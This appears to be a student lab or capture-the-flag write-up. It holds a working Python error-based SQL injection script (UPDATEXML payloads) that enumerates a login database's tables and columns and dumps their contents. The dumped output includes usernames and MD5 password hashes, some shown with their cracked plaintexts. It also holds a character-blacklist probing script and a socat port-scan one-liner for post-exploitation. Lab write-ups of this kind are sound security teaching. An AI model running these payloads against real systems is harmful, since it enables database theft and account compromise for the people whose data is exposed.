    return re.findall(pattern=delim, string=response.text)[0]

def get_tables(offset = 0, tables = []):
    payload = f"'or UPDATEXML(rand(),CONCAT(CHAR(126),(SELECT table_name from information_schema.tables where
table_schema LIKE database() limit 1 offset {offset}),CHAR(126)),null) -- a"
    response = r.post(url=url , data = {"username":payload, "password":"we"})
    offset = offset + 1

    if rr := re.findall(pattern=delim, string=response.text):
        tables.append(rr[0])
        get_tables(offset, tables)

    return tables
```

```
def get_columns(table, offset = 0, columns = []):
    payload = f"' or UPDATEXML(rand(),CONCAT(CHAR(126),(SELECT column_name from information_schema.columns
where table_name LIKE '{table}' limit 1 offset {offset}),CHAR(126)),null) -- a"
    response = r.post(url=url , data = {"username":payload, "password":"we"})
    offset = offset + 1

    if rr := re.findall(pattern=delim, string=response.text):
        columns.append(rr[0])
        get_columns(table, offset, columns)

    return columns


def get_data(table, column, offset=0, content = []):
    payload = f"'or UPDATEXML(rand(),CONCAT(CHAR(126),(SELECT {column} from {table} limit 1 offset
{offset}),CHAR(126)),null) -- a"
    response = r.post(url=url , data = {"username":payload, "password":"we"})
    offset = offset + 1

    if rr := re.findall(pattern=delim, string=response.text):
        content.append(rr[0])
        get_data(table, column, offset, content)

    if rr := re.search(pattern=too_much_length, string=response.text):
        cc = get_long_content(column=column, offset=offset-1, table=table)
        if cc != "":
            content.append(cc)
            get_data(table, column, offset, content)

    return content
```

```
def get_long_content(column, offset, table, start_index=1, accumulated=""):
    batch_size = 28
    payload = (
        f"' OR UPDATEXML(rand(), CONCAT(CHAR(126),"
        f"(SELECT SUBSTR({column}, {start_index}, {batch_size}) FROM {table} LIMIT 1 OFFSET {offset}),"
        f"CHAR(126)), NULL) -- a"
    )
    response = r.post(url=url, data={"username": payload, "password": "we"})
    matches = re.findall(pattern=delim, string=response.text)

    if not matches:
        return accumulated

    chunk = matches[0]
    accumulated += chunk

    if len(chunk) < batch_size:
        return accumulated

    return get_long_content(
        column=column,
        offset=offset,
        table=table,
        start_index=start_index + len(accumulated) - len(chunk) + batch_size,
        accumulated=accumulated
    )

print("Version " + get_version())
print("Tables " , tt := get_tables())

dd = {}
```

```
for table in tt:
    dd.update({table : get_columns(table=table, offset=0, columns=[])})

print("Table+columns " ,dd)

aa = {}
for k,v in dd.items():
    temp = {}
    for c in v:
        temp.update({c :get_data(table=k, offset=0, column=c, content=[])})
    aa.update({k : temp})

print()
print("Full dump")
print(json.dumps(aa, indent=5))
```

Result

```
Version 10.3.39-MariaDB-0+deb10u2
Tables  ['reports', 'agents']
Table+columns  {'reports': ['repid', 'agent', 'title', 'message'], 'agents': ['id', 'username', 'password']}

Full dump
{
     "reports": {
          "repid": [
               "1",
               "2"
          ],
          "agent": [
               "agentX",
               "agentX"
```

```
            ],
            "title": [
                "Fake mustaches issue",
                "They have got me"
            ],
            "message": [
                "I report that the glue used for fake mustaches is not wo replaced ASAP",
                "Guys can you please come and rescue me?"
            ]
        },
        "agents": {
            "id": [
                "7",
                "8",
                "10",
                "42",
                "1337"
            ],
            "username": [
                "tizio.incognito",
                "jackOfspade",
                "agentX",
                "utente",
                "sysadmin"
            ],
            "password": [
                "5ebe2294ecd0e0f08eab7690d2a6ee69",
                "617882784af86bff022c4b57a62c807b",
                "b20e0aaa66fdd9a7a5b2ebf49d32b91b",
                "bed128365216c019988915ed3add75fb",
                "fcea920f7412b5da7be0cf42b8c93759"
```

```
            ]
        }
}
```

- Table version of users

id	username	password
7	tizio.incognito	5ebe2294ecd0e0f08eab7690d2a6ee69 (secret)
8	jackOfspade	617882784af86bff022c4b57a62c807b
10	agentX	b20e0aaa66fdd9a7a5b2ebf49d32b91b
42	utente	bed128365216c019988915ed3add75fb (passw0rd)
1337	sysadmin	fcea920f7412b5da7be0cf42b8c93759 (1234567)

Python Script for fiding blacklisted chars on login

```
import requests as r
import string

url = "http://172.17.0.2/login.php"
bad = "Username or password are in the wrong format."

for x in string.printable:
    response = r.post(url=url, data={"username":x, "password":"we"})

    if bad in response.text:
        print(f"Character {x} ({ord(x)})not admitted")
```

Result

```
Character 0 (48)not admitted
Character < (60)not admitted
Character = (61)not admitted
Character > (62)not admitted
Character   (32)not admitted
Character        (9)not admitted
Character
 (10)not admitted
 (13)not admitted
Character
          (11)not admitted
```

Post exploitation

```
#!/bin/bash

TARGET="127.0.0.1"
START_PORT=1
END_PORT=65535
TIMEOUT_SEC=1
CONCURRENCY=200

echo "Scanning $TARGET on ports $START_PORT-$END_PORT with up to $CONCURRENCY concurrent checks..."

# Generate list of ports, then use xargs to run socat in parallel
seq $START_PORT $END_PORT | \
  xargs -P $CONCURRENCY -n 1 -I{} bash -c \
    "timeout $TIMEOUT_SEC socat - TCP:$TARGET:{},connect-timeout=$TIMEOUT_SEC >/dev/null 2>&1 && echo \"Port {}
is open\""

Port 80 is open
Port 3306 is open
```

Researcher

Angelo Rosa (7160325)

angelo.rosa@edu.unifi.it

Roberto Magrini (7158285)

roberto.magrini@edu.unifi.it